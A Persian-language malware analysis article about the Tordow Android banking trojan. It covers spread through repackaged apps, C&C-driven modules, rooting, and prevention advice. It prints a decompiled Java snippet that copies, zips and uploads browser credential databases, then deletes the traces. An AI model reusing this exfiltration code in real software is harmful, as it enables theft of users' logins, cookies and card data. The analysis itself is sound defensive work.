تروجان سرقت اطلاعات بانکی اندروید

فهرست مطالب

۱ مقدمه


در سیستم عامل اندروید دسترسی مولفه ها و برنامه های عادی به منابع سیستمی محدود شده است و برای دسترسی به اینگونه منابع نیاز به سطح دسترسی SuperUser است. رسیدن به این سطح دسترسی با روش های خاصی امکان پذیر است ولی در صورتی که برنامه ای قابلیت دسترسی به این سطح را پیدا کند به دلیل اینکه به همه منابع سیستم دسترسی خواهد داشت بسیار خطرناک خواهد بود. همچنین به دلیل اینکه در سیستم عامل اندروید برنامه ها را می توان از منابع مختلفی بارگذاری نمود، امکان بارگذاری برنامه های آلوده ای که در فروشگاه های غیر معتبر وجود دارند زیاد است. این نرم افزار ها در نگاه اول نرم افزار های سالمی هستند که پس از نصب سعی در بدست آوردن سطح دسترسی بالا و ایجاد آلودگی و یا سرقت اطلاعات دارند.

درگذشته شاهد استفاده از سطح دسترسی SuperUser در تبلیغات درون برنامه هایی مانند Leech، Guerilla، Ztog بوده ایم. این نوع استفاده از سطح دسترسی root، عادی نیست. با این حال برای حملات بدافزار های بانکداری، به دلیل اینکه پول را می توان به روش های دیگری که نیاز به سطح دسترسی خاصی ندارد، دزدید از این روش ها استفاده نمی شد.

در آغاز فوریه سال ۲۰۱۶، آزمایشگاه Kaspersky، یک تروجان بانکداری روی سیستم های اندروید تحت عنوان توردو Trojan banker (android os.tordow) پیدا کرد. نویسندگان این تروجان، استفاده از سطح دسترسی root را مفید می دانستند. به همین دلیل قابلیت های توردو بسیار بیشتر از سایر بدافزار های بانکداری می باشد و این موضوع می تواند باعث ایجاد حملات جدیدی از طرف مهاجمین شود.

۲ روش نفوذ

آلودگی به توردو با نصب یک برنامه ی معروف، مانند VKontakte، DrugVokrug، Pokemon Go، Telegram، Odnoklassniki، یا Subway Surf اتفاق می افتد. در این مورد خاص منظور نسخه ی اصل برنامه های گفته شده نیست. بلکه کپی هایی که خارج از فروشگاه نرم افزار گوگل پلی برای دانلود وجود دارد مد نظر است. این فروشگاه ها اغلب مکانیزمی برای صحت اعتبار نرم افزار های ثبت شده بر روی خود را ندارند. نویسندگان بد افزار، نسخه های اصلی برنامه های گفته شده را دانلود کرده، آنها را Disassemble می کنند و کد و فایل های جدیدشان را به آنها اضافه می کنند. سپس این فایل ها را مجددا کامپایل کرده و در فروشگاه های نرم افزاری غیر معتبر منتشر می کنند.



نتیجه برنامه ای است که بسیار به نسخه ی اصلی شبیه بوده و تمام کار های نسخه ی اصلی را انجام می دهد و در عین حال کارایی مورد نظر حمله کننده را هم دارد.

۳ نحوه ی عملکرد

پس از اجرای برنامه، کد اضافه شده به برنامه ی اصلی، فایل اضافه شده توسط مهاجم به منابع برنامه را رمزگشایی کرده و آن را اجرا می کند.

فایل اجرا شده با سرور حمله کننده تماس می گیرد و بخش اصلی توردو (که شامل لینک به فایل های بیشتر برای دانلود، یک اکسپلویت برای گرفتن سطح دسترسی root، نسخه های جدیدتر بدافزار و ... می باشد) را دانلود می کند. تعداد لینک ها با توجه به قصد مهاجم می تواند متفاوت باشد. همچنین هر فایل دانلود شده، می تواند از سرور مولفه جدیدی را دانلود، رمزگشایی و اجرا کند. در نتیجه دستگاه آلوده شامل چندین ماژول مخرب است که تعداد و کارایی آنها هم به قصد مالک توردو بستگی دارد. در هر صورت، مهاجم شانس این را دارد که از راه دور توسط فرستادن دستوراتی از C&C دستگاه قربانی را کنترل کند.

درنتیجه، مهاجمین سایبری کارایی های متفاوتی برای دزدیدن پول قربانیان توسط اجرای متد هایی که برای بدافزار های بانکداری و باج افزار ها قدیمی است، در اختیار دارند. کارایی برنامه ی مخرب شامل:

۱- فرستادن، دزدیدن و پاک کردن SMS ها
۲- ضبط کردن، Redirect کردن و مسدود کردن تماس ها
۳- چک کردن میزان پول
۴- دزدیدن مخاطب ها
۵- تماس گرفتن
۶- تغییر دادن C&C
۷- دانلود و اجرای فایل ها
۸- نصب کردن و پاک کردن برنامه ها
۹- بلاک کردن دستگاه و نشان دادن یک صفحه ی وب مشخص که روی سرور مخرب قرار دارد
۱۰-درست کردن و فرستادن لیستی از فایل ها که روی دستگاه موجود است، فرستادن و تغییر نام فایل ها
۱۱-Reboot کردن دستگاه

۴ دسترسی SuperUser

علاوه بر دانلود ماژول هایی که به تروجان بانکداری مرتبط هستند، توردو همچنین یک پک اکسپلویت معروف برای گرفتن سطح دسترسی root دانلود می کند. که برای بدافزار، دامنه ای از حملات جدید و قابلیت های منحصر بفرد به همراه دارد.

اول: تروجان یکی از ماژول های دانلود شده را در فولدر سیستم نصب می کند، که پاک کردن آن بسیار مشکل است.

دوم: با استفاده از سطح دسترسی SuperUser، مهاجم دیتابیس مرورگر پیش فرض اندروید و همچنین دیتابیس مرورگر کروم در صورت نصب بودن روی دستگاه را می دزدد.

```
public void run() {
    new FramaActivity().CheckRoot();
    new FramaActivity().ExecuteChmod();
    new FramaActivity().CopyFile("/data/data/com.android.chrome/app_chrome/Default", API1.PRIVATE_CACHE + "/chrome");
    new FramaActivity().Wait();
    try {
        API3.this.CreateZipArchive(API1.PRIVATE_CACHE + "/chrome", API1.PRIVATE_CACHE + "/chrome.zip");
    }
    catch(IOException iOException0) {
        Logger.log(Resources.getStackTrace(((Exception)iOException0)));
    }

    API3.this.UploadFile(API3.this.R.getUploadPath(), API1.PRIVATE_CACHE + "/chrome.zip");
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/chrome"));
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/chrome.zip"));
    new FramaActivity().CheckRoot();
    new FramaActivity().ExecuteChmod();
    new FramaActivity().CopyFile("/data/data/com.android.browser/databases", API1.PRIVATE_CACHE + "/browser");
    new FramaActivity().Wait();
    try {
        API3.this.CreateZipArchive(API1.PRIVATE_CACHE + "/browser", API1.PRIVATE_CACHE + "/browser.zip");
    }
    catch(IOException iOException0) {
        Logger.log(Resources.getStackTrace(((Exception)iOException0)));
    }

    API3.this.UploadFile(API3.this.R.getUploadPath(), API1.PRIVATE_CACHE + "/browser.zip");
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/browser"));
    API3.this.DeleteFiles(new File(API1.PRIVATE_CACHE + "/browser.zip"));
}
```

این دیتابیس ها شامل تمام اطلاعات ورود و پسورد های ذخیره شده توسط کاربر در مرورگر ها، تاریخچه ی مرورگر، کوکی ها و بعضی اوقات حتی اطلاعات کارت بانکی ذخیره شده هستند.




Table: logins

	origin_url	action_url	ername_eleme	username_value	assword_elemen	password_value	submit_element	signon_realm	ssl_valid
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	https://	https://	username		md5_password	BLOB		https://	1
2	https://	https://	username		password	BLOB		https://	1
3	http://192.168.1...					BLOB		http://192.168.1...	0
4	https://mail.ru/	https://auth.mail.r...	Login		Password	BLOB		https://mail.ru/	1


در نتیجه، مهاجم می تواند به چندین حساب کاربری قربانی در سایت های مختلف، دسترسی داشته باشد.

و سوم: سطح دسترسی SuperUser امکان دزدیدن تقریبا هر فایلی روی سیستم را به مهاجم می دهد. از عکس ها و اسناد گرفته تا فایل هایی اطلاعات حساب کاربری برنامه های موبایل را در خود دارند.

این حملات می توانند باعث دزدیده شدن اطلاعات بسیار زیادی از قربانی شوند.

۵ راه های مقابله

پیشنهاد تیم های امنیتی این است که کاربران برنامه ها را از منابع غیر مطمئن نصب نکنند و برای محافظت از دستگاه های اندرویدی از آنتی ویروس استفاده کنند. همچنین یکی از راه های جلوگیری از نصب نرم افزار از منابع غیر مطمئن, غیر فعال سازی قابلیت unknown sources در قسمت Security از Setting سیستم عامل است:



۶ منابع

- https://securelist.com/blog/mobile/76101/the-banker-that-can-steal-anything/
- http://bestsecuritysearch.com/tordow-android-banking-trojan-root-privileges/
- http://sensorstechforum.com/tordow-banking-trojan-steals-credentials-android-devices/